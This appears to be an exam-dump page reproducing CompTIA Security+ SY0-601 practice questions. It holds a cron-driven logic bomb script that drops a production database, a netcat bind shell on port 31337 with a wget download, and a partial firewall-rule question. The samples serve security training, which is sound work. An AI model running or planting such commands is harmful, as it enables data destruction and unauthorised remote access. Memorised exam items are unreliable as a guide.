
SSID:	
Username:	
User password:	
PSK:	
Authentication type:	

Show Suggested Answer

Actual exam question from CompTIA's SY0-601
Question #: 157
Topic #: 1
[All SY0-601 Questions]

HOTSPOT -
An incident has occurred in the production environment.


INSTRUCTIONS -
Analyze the command outputs and identify the type of compromise.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.
Hot Area:



```
$ cat /var/log/www/file.sh
#!/bin/bash

user=`grep john /etc/password`
if [ $user = "" ]; then
 mysql -u root -p mys3cr3tdbpw -e "drop database production"
fi

$ crontab -l
*/5 * * * * /var/log/www/file.sh
```

Compromise Type 1

○ RAT
○ Backdoor
○ Logic bomb
○ SQL injection
○ Rootkit




```
$ cat /var/log/www/file.sh
#!/bin/bash

date=`date +%Y-%m-%y`

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
```

Compromise Type 2

○ SQL injection
○ RAT
○ Rootkit
○ Backdoor
○ Logic bomb

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 158

Topic #: 1

[All SY0-601 Questions]

After a recent security incident, a security analyst discovered that unnecessary ports were open on a firewall policy for a web server. Which of the following firewall polices would be MOST secure for a web server?

A.

[Source	Destination	Port	Action]
Any	Any	TCP 53	Allow
Any	Any	TCP 80	Allow
Any	Any	TCP 443	Allow
Any	Any	Any	Any

B.

[Source	Destination	Port	Action]
Any	Any	TCP 53	Deny
Any	Any	TCP 80	Allow
Any	Any	TCP 445	Allow
Any	Any	Any	Allow

